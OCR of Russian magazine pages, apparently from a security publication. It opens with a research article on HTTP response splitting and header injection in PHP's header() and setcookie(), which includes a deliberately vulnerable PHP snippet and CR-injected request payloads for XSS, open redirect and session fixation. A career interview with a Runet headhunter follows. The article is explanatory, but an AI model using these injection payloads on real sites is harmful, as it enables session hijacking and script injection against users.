
Как видно, все браузеры, кроме Firefox, воспринимают одиночный CR точно так же, как и всю последовательность CRLF. Вот это уже настоящий результат, благодаря которому можно не только выявить уязвимость, но и сделать атаки на ее основе по-настоящему кросс-браузерными! Отмечу, что, когда я начинал эти изыскания, актуальной была 14-я версия Google Chrome, для которой также существовал альтернативный байт-разделитеть — нулл-байт. Информацию об этой уязвимости я отправил производителю. Ей был присвоен номер 95992 и уровень риска Low (это не позволило мне получить вознаграждение за ее обнаружение, что, в общем, справедливо — это ведь скорее баг, чем уязвимость). В итоге в 15-й версии Хрома нулл-байт уже поправили, а к моменту выхода этой статьи, подозреваю, актуальной будет уже 17-я версия браузера. Firefox же остается на высоте, поскольку реализован в этой части ровно так, как описано в RFC. Следовательно, ни один из найденных нами способов обхода фильтров PHP для него работать не будет.



Работа фильтра функции header() в PHP с 2006 года вызывает такую ошибку



Работа фильтра функции setcookie() по первому аргументу



Работа фильтра функции setcookie() по второму аргументу

РАСЩЕПЛЯЕМ ОТВЕТ И ПРОВОДИМ XSS

Настало время воспользоваться найденными в фильтре ошибками и проэксплуатировать уязвимости функции header(), то есть провести непосредственную атаку. Здесь перед нами встает новая проблема — сами браузеры имеют встроенный механизм защиты от расщепления ответа. Вот как сложно оказывается порой эксплуатировать client-side-уязвимости: сначала борешься с фильтрами на серверной стороне, а потом бьешься еще и с клиентскими.

Итак, расщепление ответа главным образом основано на передаче ложного заголовка Content-Length, который должен говорить браузеру, сколько байтов содержится в теле HTTP-ответа. Однако при вызове header() сам PHP отправляет один заголовок Content-Length со значением 0, от этого никуда не деться. Таким образом, классический HTTP Response Splitting (расщепление HTTP-ответа) работает только тогда, когда браузеры воспринимают второй заголовок Content-Length как истинно верный. Здесь и начинаются проблемы, поскольку ни один современный браузер так не делает. Тем не менее, можно провести атаку для Internet Explorer, воспользовавшись тем, что этот браузер распознает HTML-код в ответе, даже не читая хидер Content-Length. Это более чем странное поведение имеет место в браузере с 6-й по 9-ю версию. Пишем уязвимый PHP-сценарий:

```
<?php
header("X-Header: aaa".$_GET['r']);
?>
```

Затем проводим атаку под Internet Explorer посредством вот такого HTTP-запроса:

```
/index.php?r=foobar%0d<html>%0d<h1>TEST</h1>
```

Вывод этого скрипта ты сможешь увидеть на соответствующем скриншоте. На первый взгляд, всё уже хорошо. Однако нас блокирует встроенный в браузер XSS-фильтр, когда мы пробуем внедрить вот такой сценарий:

```
/index.php?r=foobar%0d<html>%0d<script>
alert(/Splitting/)</script>
```

Пройти такой путь и не получить желаемого результата, упершись в какой-то там фильтр, — это не для нас. Вспоминаем, что мы можем не только управлять телом ответа сервера, но и внедрять заголовки. К тому же XSS-фильтр Internet Explorer, несмотря на то что он сильно прибавил в сигнатурах по сравнению с 9-й версией браузера, всё так же, как и раньше, отключается с помощью специального заголовка X-XSS-Protection: 0. Ну вот, последний кусочек пазла встал на место, и теперь можно проводить полноценную атаку.

Финальный HTTP-запрос к уязвимому сценарию имеет следующий вид:

```
/index2.php?r=foobar%0dX-XSS-Protection:0%0d<html>%0d
<script>alert(/xss/)</script>
```

ЧЕРЕЗ ТЕРНИИ К ЗВЕЗДАМ

Мы начали с чтения RFC, затем заглянули внутрь PHP, потом плавно перешли к изучению механизмов, применяемых браузерами для обработки ответа, и вот, наконец, получили важные результаты. Мы разобрались с Interner Explorer и рассмотрели внедрение заголовков в HTTP-ответ. Сам метод не является частным случаем расщепления ответа, так как при его использовании появляется только лишний заголовок, а не вторичное тело ответа. А если мы не внедряем тело ответа, то и проблем с Content-Length у нас тоже не будет, ведь, согласно RFC, протокол HTTP никак не регулирует количество заголовков. Теперь предлагаю пойти дальше и приступить к изучению других потенциально внедряемых заголовков, тем более что мы еще не выяснили, как проводить атаку под остальными браузерами.

ВНЕДРЯЕМ ЗАГОЛОВКИ

Как уже было отмечено выше, заголовки не влияют на Content-Length, а значит, их можно внедрить в HTTP-ответ для любых браузеров. В настоящее время существует немало заголовков для управления безопасностью, один из которых, X-XSS-Protection, управляющий встроенным XSS-фильтром Internet Explorer, мы уже обсудили. Еще один IE'шный заголовок, X-Content-Type-Options, предоставляю тебе разобрать самостоятельно. Остальные заголовки для управления безопасностью поддерживаются всеми браузерами. Однако запомни как аксиому следующее утверждение: заголовки перезаписываются (за исключением Content-Length). Таким образом, `header("Location: /index.php?lang=".$_GET['lang'])` дает полноценную уязвимость Open Redirect при эксплуатации вектора ?lang=aaa%0dLocation:http://yandex.ru. Как говорится, хотите — верьте, хотите — проверьте. Сейчас я не буду перечислять все возможные заголовки (прочитать о них ты сможешь на соответствующей врезке), а остановлюсь лишь на самых значимых.

Итак, Access-Control-Allow-Origin — это заголовок, который работает почти под всеми браузерами, кроме Opera, в том числе под Internet Explorer 8+, Firefox 3.5+, Safari 4+ и Google Chrome. Для начала советую ознакомиться с первоисточником (mzl.la/4srnwm). Как видно, этот заголовок можно использовать с дополнительными заголовками Access-Control-Allow-Methods, Access-Control-Allow-Headers, Access-Control-Max-Age и некоторыми другими (снова обрати внимание на приведенную выше ссылку). Назначение этих заголовков, думаю, ясно из их названий. Access-Control-Allow-Origin можно использовать как для усиления, так и для ослабления безопасности. Всё дело в том, что если этот заголовок не содержится в ответе, пришедшем от сервера, то доступ через XHR к содержимому тела такого ответа запрещен. Таким образом, мы можем внедрить заголовок «Access-Control-Allow-Origin: *» и прочитать полный ответ со всеми конфиденциальными данными.

ОСМАТРИВАЕМСЯ

Итак, мы нашли определенные уязвимости функции header(). Настало время узнать, существуют ли какие-нибудь другие функции, выполняющие аналогичную фильтрацию. Собственно, в PHP имеется всего три функции, которые занимаются отправкой заголовков: header(), setcookie() и setrawcookie(). В результате недолгого изучения легко выясняется, что две последние функции, так же как и header(), уязвимы в аргументах $path и $domain. Уязвимые аргументы есть, но их модификация пользователем в приложениях встречается довольно редко. Обычно от пользовательских параметров зависит только имя или значение куки, но никак не домен и не путь. Поэтому исследование следует продолжить. В имени и значении куки выполняется гораздо более строгая фильтрация, чем в функции header():

```
if (name && strpbrk(name, "=,; \t\r\n\013\014") != NULL)
{
 /* man isspace for \013 and \014 */
 zend_error( E_WARNING, "Cookie names can not contain
  any of the following'=,; \\t\\r\\n\\013\\014'" );
```

ЗАГОЛОВКИ УПРАВЛЕНИЯ БЕЗОПАСНОСТЬЮ

1. X-Frame-Options. Содержит список доменов, с которых данный сайт может быть загружен в iframe/frame-контейнер. Для проведения атаки можно использовать X-Frame-Options: allow-from attacker.


2. X-Content-Security-Policy. Содержит список доменов, с которых разрешается загрузка содержимого. Скажем, если сервер устанавливает в ответе X-Content-Security-Policy: allow 'self', то код <script src="http://attacker.com/1.js"><script> работать на странице не будет. Таким образом, в значении для проведения атаки необходимо указывать X-Content-Security-Policy: allow http://*:80.

3. Refresh. Старый добрый Refresh. Дает внедрение HTML при использовании data-схемы или Open-redirect: Refresh: 1,data:text/html,<h1>OK</h1>. В таком содержимом Chrome фильтрует script. Но, как бы там ни было, сценарий выполняется не в целевом домене, а в той самой data-схеме, что не позволяет злоумышленнику провести XSS.

4. Set-cookie. Его я привожу здесь исключительно для полноты. Используя этот заголовок, можно установить заранее готовый (то есть известный злоумышленнику) идентификатор сессии, а затем просто подождать, пока пользователь авторизуется, и использовать этот заголовок для вторичной аутентификации. Вектор может выглядеть примерно следующим образом: foobar:%0dSet-Cookie:PHPSESSID=FAKED%0dLocation=/auth.php. Разумеется, такая схема будет работать только в том случае, если веб-приложение после авторизации не отправляет пользователю новый идентификатор сессии. На практике 99 % PHP-приложений уязвимы для Session Fixation (именно так называется эта атака).



IE распознает HTML-содержимое даже перед Content-Length, то есть прямо в заголовках



Срабатывание XSS-фильтра в IE

```
 return FAILURE;
}
if (!url_encode && value && strpbrk(value,
  ",; \t\r\n\013\014") != NULL) {
 /* man isspace for \013 and \014 */
 zend_error( E_WARNING, "Cookie values can not contain
  any of the following',; \\t\\r\\n\\013\\014'" );
 return FAILURE;
}
```

Функция strpbrk() возвращает ложь, если в первом аргументе присутствует хотя бы один байт из второго аргумента. Как видно, фильтрация имени куки отличается от фильтрации значения только одним байтом — символом равенства. Прежде всего мне захотелось проверить функцию фильтрации. Она является полным аналогом (вернее, прототипом) PHP'шной strpbrk (php.su/functions/?strpbrk), которая оказалась небинарно совместимой. Казалось, это победа, но не тут-то было! Дело в том, что сама встроенная в PHP функция передачи ответа от сервера также небинарно совместима, то есть нулл-байт обрывает строку как раз в том месте, где мы могли бы провести внедрение заголовка или тела ответа. В итоге браузер получает уже укороченную по нулл-байту строку. Дальше был фаззинг, много фаззинга. И никаких идей о том, как обойти фильтрацию, хотя в старых версиях PHP символ = не обрезается. Новые версии не содержат уязвимости (я проверил их все с 2010 года).

ОСОБЕННОСТИ COOKIES

Фаззинг всегда дает какой-то результат, пусть даже не совсем тот, на который рассчитываешь изначально. Эксперименты с фильтрацией внутри первых двух аргументов setcookie() и setrawcookie() тоже принесли свои плоды. Я выяснил забавные особенности обработки куки в браузерах и хочу рассказать об этих особенностях в статье. Ведь уязвимости вторичны по сравнению с теми методами, с помощью которых они были найдены. Как гласит китайская народная мудрость, отдашь свою рыбу — накормишь товарища на день, научишь его ловить рыбу — накормишь на всю жизнь. Но хватит лирики, перейдем непосредственно к результатам.

БЛОКИРУЮЩАЯ ДЛИНА ЗНАЧЕНИЯ КУКИ

Если в качестве значения кукису передать больше символов, чем поддерживает браузер, кукис не проставится. Я воспользовался этой особенностью, когда мне на практике необходимо было добиться того, чтобы такой вот код не ставил куки:

```
<?php
setcookie("param0","PREFIX_".$_GET['p0']);
?>
```

Для решения этой задачи требуется 4096 символов. Предполагается, что лишняя длина обрежется. Однако абсолютно все браузеры вообще не ставят такие кукисы! Следовательно, если кукис уже существует, он не перезапишется. Это круто помогло при написании сплойта под уязвимость типа Session Fixation. Вот такие показатели блокирующей длины значения куки получаются под разными браузерами:

```
chrome 4096
safari 4091-LEN(cookie_name)
opera 4096
firefox 4096
iexplore 5116-LEN(cookie_name)
```

ПЕРЕЗАПИСЬ КУКИ ПРИ ПЕРЕПОЛНЕНИИ ЧИСЛА

Как всегда, лучше начать с чтения RFC: www.ietf.org/rfc/rfc2109.txt. Особое внимание в этом RFC следует обратить на фразу «at least 20 cookies per unique host or domain name». Здесь не говорится четко, следует ли браузерам хранить 20 куки на хост или 20 куки на домен. Пусть сами решают. Видимо, в 1997-м году это казалось нормальным, но сейчас, когда существуют монстры с сотней поддоменов, этот вопрос более чем актуален.

Итак, когда я прочитал этот RFC, то принялся искать настройки, определяющие максимальное количество куки в браузерах, и проверять, распространяются ли эти настройки на поддомены. Вот что получилось:

```
chrome 180
safari ~2800/LEN(cookie_name+cookie_val)
opera 60
firefox 149
iexplore 49
```

Как видно, эти значения не равны 20, но все-таки существенно меньше 10000 :-). Что касается поддоменов, то общее число куки сохраняется только для Opera и Chrome, остальные ведут отсчет куки отдельно для каждого поддомена. Ситуация забавная, потому что можно скинуть куки вышестоящего домена с нижнего уровня. А можно... Можно узнать имена куки вышестоящего домена. PoC этого бага для Opera и Chrome фактически представляет собой общий скоуп ограниченного числа куки. Что будет, когда с нижестоящего домена придет (N+1)-й кукис? Он перезапишет какой-то кукис из скоупа. Правильно, а какой? Самый старый? Нет, в том и прикол, что он выберет кукис по алфавиту. Пахнет бинарным поиском? Да, именно так! С помощью этой штуки мы можем искать имена куки вышестоящего домена с нижестоящего под Opera и Chrome! Но писать код под эту задачу муторно и не особенно нужно, ведь в реальной жизни значения куки куда важнее, чем их имена, которые, как правило, являются статическими. Итак, подведу итог. Оказывается, можно скидывать куки, если есть возможность проставить много своих. Иногда для одного домена, иногда также для поддоменов (Chrome, Opera).

OUTRO

В завершение статьи я бы хотел призвать тебя продолжить мое исследование и начать свое, более современное и интересное. Надеюсь, мне удалось отразить не только суть различных багов типа HTTP Response Splitting, но и описать сам подход к их поиску и изучению. А если нет — обещаю найти время и силы, чтобы написать новые статьи для журнала. На все вопросы по статье и не только с радостью отвечу в своем блоге (oxod.ru). Спасибо за внимание и до новых встреч!

Большая ОХОТА



БИОГРАФИЯ

Окончила факультет журналистики МГУ.

Работала редактором и главным редактором в различных изданиях.

Участвовала в создании портала rabota.ru, взявшего Премию Рунета.

Запустила проект Работа@Mail.Ru.

Экс-хантер Mail.Ru Group.

Основатель агентства интернет-рекрутинга PRUFFI.

Один из ведущих экспертов рынка хантинга в рунете.

ИНТЕРВЬЮ С ВЕДУЩИМ ХЕДХАНТЕРОМ РУНЕТА

АЛЕНА ВЛАДИМИРСКАЯ

О РАБОТЕ ХАНТЕРА

Многие воспринимают хедхантеров как раздатчиков хлеба в блокадном Ленинграде. Все думают, что если дружить с нами и знать волшебный телефончик ведущего хантера в рунете, то это как дополнительная пайка хлеба. Ты знаешь продавщицу, и она вроде как может дать тебе дополнительный сухарик. Но на самом деле не может. Более того, во время блокады за это расстреливали. Знание этого волшебного телефона, по сути, ничего не дает.

Бывают дни, когда у меня «сносят» почту. Буквально недавно у меня три дня не работала почта, потому что Gmail счел меня каким-то страшным спамером. А случилось это после того, как я разместила объявление о том, что мы ищем людей для Google. :) В результате пришлось срочно набирать дополнительных сотрудников, потому что мы не успевали разбирать почту. Письма падали такой лавиной, что весь PRUFFI сидел и разбирал их неделю.

Количество откликов очень зависит от самой вакансии. В среднем бывает порядка 50–60 откликов, но доходит и до обвалов. Летом была вакансия управляющего в венчурный фонд — пришло около 800 откликов за два дня.

В среднем одну вакансию PRUFFI просматривает от 60 000 до 90 000 человек ежедневно. То есть я давно уже СМИ. :)

PRUFFI FRIENDS И СОЦИАЛЬНЫЙ ХАНТИНГ

Хантер не является носителем какой-то супертайны и суперэкспертизы. Что до нас представлял собой средний хантер? Очень дорогой костюм, суперджип — все навороты. Он приезжал, выкладывал айпадик, айфончик и еще 15 молескинчиков и говорил клиенту: «Мои услуги стоят три оклада кандидата, потому что я обладаю офигенной экспертизой».

Мы заявили, что никакой «офигенной экспертизы» не существует. На самом деле эксперты на рынке — все вы. Для этого мы придумали приложение для социальных сетей PRUFFI Friends (apps.facebook.com/pruffi_friends). Каждый из нас является носителем информации о тех людях, с которыми работает. Именно вы, а не хантер способны правильно оценить этих людей. Вы работаете с ними каждый день и точно можете сказать, кто есть кто: вот этому товарищу вообще ничего нельзя поручать, а вот этот реально крутой чувак.

Хантер обычно знает только публичных людей. Но большинство технических специалистов — люди непубличные. Рекрутеру очень трудно до них добраться, потому что они закрыты внутри компаний. К примеру, в мэрии работает 800 программистов, но как ты до них достучишься? Как добраться до того человека, который реально сидит и кодит почту каждый день? Это практически невозможно.

Каждый программист знает такого же второго. Он знает, что вот этот — хороший программер, а этот — «сачок» и ничего делать не будет. Мы открываем вам вакансии — рекомендуйте своих друзей на эти вакансии. Это работа, а любая работа должна быть оплачена. Если она сделана успешно и мы устроили человека по вашей рекомендации, мы вам заплатим. То есть клиент перечислил нам деньги за хантинг. Мы, не раскрывая клиента, рассказали вам о том, что есть такая замечательная вакансия. Вы кого-то порекомендовали и, если хорошо сделали свою работу, получили вознаграждение 1000 евро. Это кажется нам справедливым.

Раньше за рекомендации никто не платил. Но в результате нашего подхода огромный объем данных о специалистах, о профессионалах, вышел наружу.

PRUFFI первой стала указывать зарплаты в топовом сегменте рунета. То есть буквально: «Эта позиция стоит 400 тысяч рублей в месяц. Эта стоит 600 тысяч рублей». Через нас люди узнали о величине компенсаций вице-президентов порталов: стало понятно, что топ-менеджеры получают от 700 тысяч до 1,5 миллионов рублей в месяц.

Раз в квартал мы делаем свои обзоры, где ставим реальные зарплаты (pruffi.ru/analitika). Цифры, которые мы приводим, на 30–40 % выше, чем в аналитике от известных рекрутинговых проектов. Почему? Объясню на примере. Мы знаем, что программист на Ruby не может стоить меньше 100 тысяч рублей, если он не совсем начинающий, так как сейчас это самое востребованное направление. Когда мы видим вакансию для Ruby-программиста за 60 тысяч, мы понимаем, что за такие деньги компания его не найдет. Однако в обзорах зарплат аналитики учитывают заниженные зарплаты, в результате чего итоговые цифры получаются недостоверными.

ГДЕ РАБОТАТЬ?

Если вы можете идти работать в рунет — идите в рунет! Ни один сектор не будет так развиваться, как рунет и IT в целом.

У крупных порталов всегда жуткая нехватка людей, особенно технических сотрудников. Это богатые компании, и у них нет ограничений вроде «в этом году мы возьмем только 20 человек, и не больше!». Они берут многих и заинтересованы во всех, у кого есть необходимый уровень компетенции и адекватность.

Если вы выбираете, чем заниматься в рунете, и у вас хоть немного математический склад ума — учитесь программить. Даже если потом вы не будете программировать, ценность продакта (Product Manager'а), который в прошлом это умел, будет значительно выше — процентов на 30. Почему? Потому, что вы сможете договориться с программистами. Например, я не смогу с ними договориться — любой программер меня обманет. :) Он скажет: «это невозможно» или «чтобы это сделать, нужно два года» (хотя в реале — три дня), и я ему поверю. Если вы разбираетесь в коде, вам будет значительно легче. И вашей команде тоже.

Рунет долго был закрытой системой, где вершиной карьеры была работа в Яндексе. То

есть ты шел-шел, и становилось ясно: в конце концов тебе нужно прийти в Яндекс, начать там работать — и для тебя это будет санаторий. Яндекс был чем-то вроде Олимпа! Боги все сидели в Яндексе. Они именно с таким расчетом строили свой HR-бренд: все эти гамаки, бесплатная еда и прочие бонусы. В коридорах там можно встретить Илью Сегаловича. Приглашение работать в Яндексе было равносильно тому, что к тебе спустился Зевс и погладил тебя по голове. :) И в Яндексе действительно хорошо. Но это давно не единственная возможная конечная точка карьеры.

Перестаньте думать в рамках рунета. Интернет стал международным. В Россию пришли все ведущие компании, а кто не пришел, тот придет в течение года. Мы искали сотрудников для русского Facebook и Google, мы искали для Foursquare, для LinkedIn и многих других компаний. Неважно, придет ли компания сама, как LinkedIn, или купит какую-то другую компанию, как это сделал Groupon. Присутствие будет! Поэтому смотри на мир шире, смотри на мировые тренды — это поможет тебе и в карьере в том числе.

Я не считаю, что он разделен на нашу Прекрасную Страну и весь остальной ад. Уверена, что человеку должно быть интересно работать и интересно расти, что он сам волен выбирать. Зарплаты (именно в интернет-секторе) у нас сейчас сравнимые, а чаще даже выше, чем на Западе. Если человеку сейчас интересно поработать в центре игровой индустрии в Zynga — это понятно, и это его выбор. И если он уезжает по приглашению Zynga, так как компания здесь не работает, — это тоже его выбор. Не вижу здесь никакого предательства.

PRUFFI открыла стартапы как точку развития. Но стартапы тоже нужно разделять. С точки зрения найма мы выделяем две категории стартапов: с инвестициями до $500 000 и более $500 000. Но это лишь один из критериев. Очень важно объяснить молодому человеку, который не всегда сам хорошо это понимает, что не нужно идти в плохую компанию: там его обманут, ничему не научат и вообще будет стресс, ад и всё плохо.

Шансов сейчас много! Ты можешь выбирать направления для развития. То есть, условно говоря, если тебя не взяли в Яндекс — это не конец света. Если сейчас тебе хочется работать по найму, то дальше, возможно, захочется открыть свое дело (и если это будет интернет/IT, мы, опять же, поможем). Потом, если стартап будет удачным, ты, возможно, продашь бизнес и вернешься к работе по найму, но уже совсем на другом уровне. Мы показываем «объемную картинку», а для многих людей это очень важно.

Смотрите на мир с точки зрения «мобильности». Доступ к интернету с компьютера уходит в прошлое. Он, конечно, и дальше будет использоваться для посещения интернет-ресурсов, но еще год-два, и компьютер перестанет быть основным устройством для этого. Такими устройствами становятся мобильные и планшетники. Почему это важно с точки зрения карьеры? Потому, что программисты, и продакт-менеджеры, и всё, что сегодня делается для мобильных платформ (iOS, Android, Symbian, Windows Phone), — всё востребованно. И будет востребованно. Зарплаты растут по всем направлениям.

Интернет становится всё более сегментированным. Раньше вы могли строить карьеру следующим образом: сегодня я PM (Product manager), завтра занимаюсь маркетингом, послезавтра — снова PM, дальше вообще главный редактор. Сейчас, к сожалению или к счастью, всё больше требуется узкая специализация. Тот же маркетинг начинает делиться на кучу направлений: вот трафик, вот контент, вот брендинг и так далее. Надо выбрать одно направление: если пять лет назад вы могли бы спокойно перейти из сегмента брендинга в сегмент, связанный с трафиком, то сегодня это будет довольно сложно.

В интернет пришло множество не интернетных компаний. Например, МТС с Omlet.ru, «Связной» с Enter.ru и т. д. — их очень много. Они заинтересованы в привлечении большого количества людей. Денег у них тоже много, они даже могут выделять внутренние стартапы.

Не бойтесь уезжать учиться по хорошим, интересным зарубежным программам. Вы всегда сможете вернуться, если захотите. Но вернетесь более востребованными. Более того, сможете, скорее всего, поднять там денег и вернуться уже не в статусе наемного работника, а в статусе создателя бизнеса. Классический пример — Сергей Фаге и его Ostrovok.ru. Таких примеров довольно много.

По сравнению с объемами общего бизнеса ниша, связанная с информационной безопасностью, незначительна и несерьезна. Спрос на специалистов, занимающихся информационной безопасностью, крайне мал. Но то, что он растет, — факт. Особенность зарождающегося тренда состоит в том, что вилка зарплат чрезвычайно велика: сумма может варьироваться от очень небольшой до действительно крупной. Когда приходят подобные запросы из банков, речь идет о зарплатах от 200 000 рублей и выше. Это понятно — очень большая степень ответственности. У нас были такие запросы от банков, которые проходили, видимо, по верхней границе диапазона — 180–200 тысяч рублей. Порталы предлагали меньше — порядка 100–120 тысяч. Бывали запросы и от системных интеграторов, там где-то порядка 140 тысяч. Это цены по Москве.

КАРЬЕРА ПРОГРАММИСТА

Сегодня самое прекрасное —быть программистом. Вы понимаете основы бизнеса, основы профессии, вас легче всего поднимать и растить. Ведь бизнес — он не про сервера. В основе нашего бизнеса лежит код. Это и есть платформа. Поэтому, если вы умеете программить, ваша карьера будет развиваться настолько, насколько вы захотите расти и насколько этому помешает личная жизнь.

У программиста много путей развития. Первый — вы можете всю жизнь любить код. В таком случае вы сначала становитесь программистом, потом руководителем группы, потом руководите разработкой крупного портала. Это если вы не хотите останавливаться. Или второй вариант — сначала вы работаете программистом, а потом PM'ом технологического проекта. Затем делаете свой стартап или, если это технологическое направление вообще выделяется в отдельный бизнес при портале, руководите уже целым направлением. Классический пример — Леша Терехов. Его я нашла, когда он был в маленьком стартапе. Третий вариант — вы можете очень долго расти, а потом стать фактически евангелистом какого-либо направления, как Гриша Бакунов в Яндексе. Ну и конечно, в ы можете быть программистом, прийти в технологическую компанию и дорасти до ее гендиректора. :) Это четвертый вариант, и в качестве классического примера здесь можно привести Дмитрия Гришина, который начинал в Molotok.ru, а сейчас занимает пост генерального директора Mail.ru.

ПРО ТРЕНДЫ

Нынешние тренды таковы:
1. Ruby — за сезон востребованность программистов выросла на 86 %, а зарплаты поднялись более чем на 40 %.
2. Всё, что связано с мобильными платформами, — и разработка, и маркетинг.
3. Весь геймдев.
4. Всё, что связано с e-commerce, — востребованность и зарплаты за последний год выросли более чем на 50 %. Это направление особенно востребованно.

Наблюдается острая нехватка разработчиков iOS и Android. Бизнес почувствовал, что мобильные и планшетные устройства начинают всё активнее использоваться для доступа к ин-

тернету вместо стационарных компьютеров. Отрасль оказалась к этому не готова ни в плане количества, ни в плане качества специалистов. Результат — резкий рост востребованности и зарплат мобильных разработчиков.

Уменьшается популярность PHP-шников и Perl-программистов. Если вы занимаетесь Perl, вероятно, вам нужно подумать, на какой-то язык переходить. Скорее всего, на Ruby, так как после Perl перейти на «Рельсы» проще, чем на C++ или Java.

Интернет — сам по себе тренд. Весь. Всё разлетается как горячие пирожки.

ПРО ПЕЧЕНЬКИ

Помимо конкурентной зарплаты и интересной работы, всё чаще предлагают гибкий график. Это значит, что у тебя есть некоторое количество «присутственных дней», за которое ты должен отработать определенное количество часов в офисе. Это важно, это командная работа — ты должен с кем-то общаться и так далее. Всё остальное время ты можешь работать где хочешь. У тебя просто есть задача, которую ты должен выполнять.

Компании сейчас много учат и отправляют на интересные стажировки. Раньше такого вообще не было: мало кто был заинтересован в системном обучении своих людей. Сейчас же компании все чаще стали приглашать зарубежных технологических гуру для внутренних выступлений. Это очень ценно и важно.

На внешней конференции хороший разработчик чаще всего закрыт NDA (Non-disclosure agreement — Соглашение о неразглашении). Он просто не имеет права задавать многие вопросы. Все мы на конференциях выглядим как дураки: ничего ценного сказать не можем, потому что это может помешать нашему бизнесу. Поэтому мы говорим какие-то банальности. Когда такого гуру привозят в компанию, разработчикам спокойнее — никто ничего не украдет. Они могут спокойно говорить, обсуждать какие-то сложные задачи.

Стартапы пришли с модой предлагать опционы. Раньше получить опцион было очень сложно и престижно. Их давали Яндекс, Mail.ru, и на этом, наверное, можно закончить список. К сожалению, сейчас на рынок входят стартапы часто с некоторым непониманием. Одно дело, если ты десять лет работал в Яндексе и получил некий опцион, и другое — три месяца что-то покодил в Островке и тоже получил опцион. Мне кажется, это неправильно. Опцион должен быть очень ценной вещью, иначе и ценность самой компании как-то падает.

Большое количество компаний сейчас ищут сотрудников в регионах. Ищут как для филиалов, так и просто для удаленной работы. Иногда компании готовы перевезти сотрудников в Москву и, к примеру, компенсировать затраты на съем жилья, но нельзя сказать, что это массовое явление. Однако такие случаи учащаются.

В любой большой компании всегда есть люди, которые уже переросли уровень работы по найму. Это ценные сотрудники: с ними всё хорошо, но оставить их в наемных сотрудниках уже невозможно. Не помогут никакие задачи и никакая зарплата, поскольку они хотят что-то свое. Дмитрий Гришин из Mail.ru решил: мы сделаем отдельный инкубатор для таких людей, дадим им финансирование и необходимую инфраструктуру, чтобы они могли заниматься своими проектами. Если у людей в конечном счете ничего не получается, им снова предлагают работу по найму. Если же получается, Mail.ru Group помогает взлететь этому проекту максимально высоко. Компания дает многое, забирает совсем небольшую долю и позволяет людям делать нечто свое. Одним из таких проектов сейчас является сервис микроблогов Futubra (futubra.com).

О ПОИСКЕ РАБОТЫ

Если человек ищет работу, я советую размещать резюме везде. Хуже не будет. Поиск работы — это та же самая работа. К ней стоит отнестись ответственно.

Не ленись писать в компании напрямую. Составь список компаний, которые тебе интересны. Не нужно рассылать всем стандартное письмо. Напиши, почему ты хочешь работать именно в этой компании. Например: «Я хочу в Островок.ру, потому что считаю этот стартап очень перспективным, мне нравится, как формируется его команда. Вообще, мне интересна туристическая тема, и я люблю программировать на Ruby». Вероятнее всего, тебя позовут поговорить.

Если ты напишешь в 10–15 компаний, то 3–4 пригласят на собеседование. Найти адреса HR совсем несложно: они есть на сайте компаний.

Принцип «я продаюсь раз в три года» уже не актуален. Мы продаемся всё время, мы все — товар. Если завтра ко мне придут из Google и скажут: «Вот тебе доля в компании и несколько миллиардов, иди делай собственный HR-дивизион», я что, откажусь? Нет. Нужно понимать, что мир сейчас полон шансов. Шанс может появиться в любой день, и очень важно быть активным, чтобы повысить вероятность этого. Хотя бы вести блог.

В случае с блогом важно понимать, что он может работать как на тебя, так и против. Не надо писать: «Я умный и всё знаю, а вы унылое говно!» Нет! Блог может содержать даже очень жесткую критику, но только конкретную и обоснованную. Например, можно написать что-нибудь вроде «этот интерфейс неправильный потому и потому, а правильный должен выглядеть так». Если при этом предложить свой вариант, то будет вообще идеально. Вы должны показывать себя профессионалом. Возможно, проект, который вы только что критиковали, вас и позовет.

Я сама довольно много и часто хантила на технических конференциях. Я мало что понимаю там на технической секции, но вижу мальчиков с горящими глазами, задающих правильные вопросы. Докладывает, к примеру, Игорь Сысоев, а мальчик из зала задает ему явно правильный вопрос — я к нему подхожу, даю телефон и зову к нам на тестирование. Даже если я не до конца понимаю сам вопрос, по реакции докладчика я вижу, что он правильный.

Все более-менее приличные зарплаты, как правило, закрыты определением «цена договорная». Есть причина — для них существует вилка. То есть у HR в таком случае нет конкретной установки «мы нанимаем чувака за 90 тысяч рублей». Поэтому они решают: а давайте посмотрим чуваков в диапазоне от 60 до 120 тысяч. Если специалист будет очень хороший — заплатим ему 150, если не очень — заплатим 60. Вот в этой вилке они свободны.

СОВЕТЫ СТУДЕНТАМ

Еще несколько лет назад считалось, что учиться и работать одновременно — хорошо. Но если ты учишься в Бауманке и при этом работаешь в Макдональдсе — это плохо. Не могу

СЕГОДНЯ САМОЕ ПРЕКРАСНОЕ — БЫТЬ ПРОГРАММИСТОМ. ВЫ ПОНИМАЕТЕ ОСНОВЫ БИЗНЕСА, ОСНОВЫ ПРОФЕССИИ, ВАС ЛЕГЧЕ ВСЕГО ПОДНИМАТЬ И РАСТИТЬ

сказать, что я это осуждаю, ведь ситуации у людей бывают разные, и иногда это просто вопрос выживания.

Работать во время учебы крайне желательно не ради денег, а для выбора того, чем заниматься в будущем. Это отличное время, чтобы определиться с направлением дальнейшей деятельности.

Далеко не все с первого раза нащупывают, чего хотят. Если, будучи студентом, ты меняешь работу раз в три месяца — это не страшно. Ты интуитивно нащупываешь, чего хочешь. Что самое важное: к последнему курсу ты должен, поработав в разных местах и пройдя стажировку в разных компаниях, определиться, кем ты хочешь быть. Условно говоря, «маркетинг — не мое, верстка — не мое, а вот разработка — да!». Вот это будет хорошо.

К окончанию учебы важно нарастить свою техническую компетенцию. Или, продуктовую, если ты PM, или маркетинговую, если специализируешься на маркетинге.

Если человек правильно думает и имеет бэкграунд, у него всё получится. За такими людьми гоняются крупные порталы и стартапы, набирающие обороты, — все!

Не стоит особенно рассчитывать на стажировку в большой компании. Все порталы предлагают стажировки, но на деле не очень любят брать стажеров, так как с ними приходится возиться и устанавливать для них неполный рабочий день, что мало кого устраивает.

У большинства порталов сейчас существуют школы и ученические программы. Например, у Яндекса есть Школа анализа данных. Если хорошо пройдешь такую программу и хорошо отучишься, тебе с большой вероятностью предложат работу.

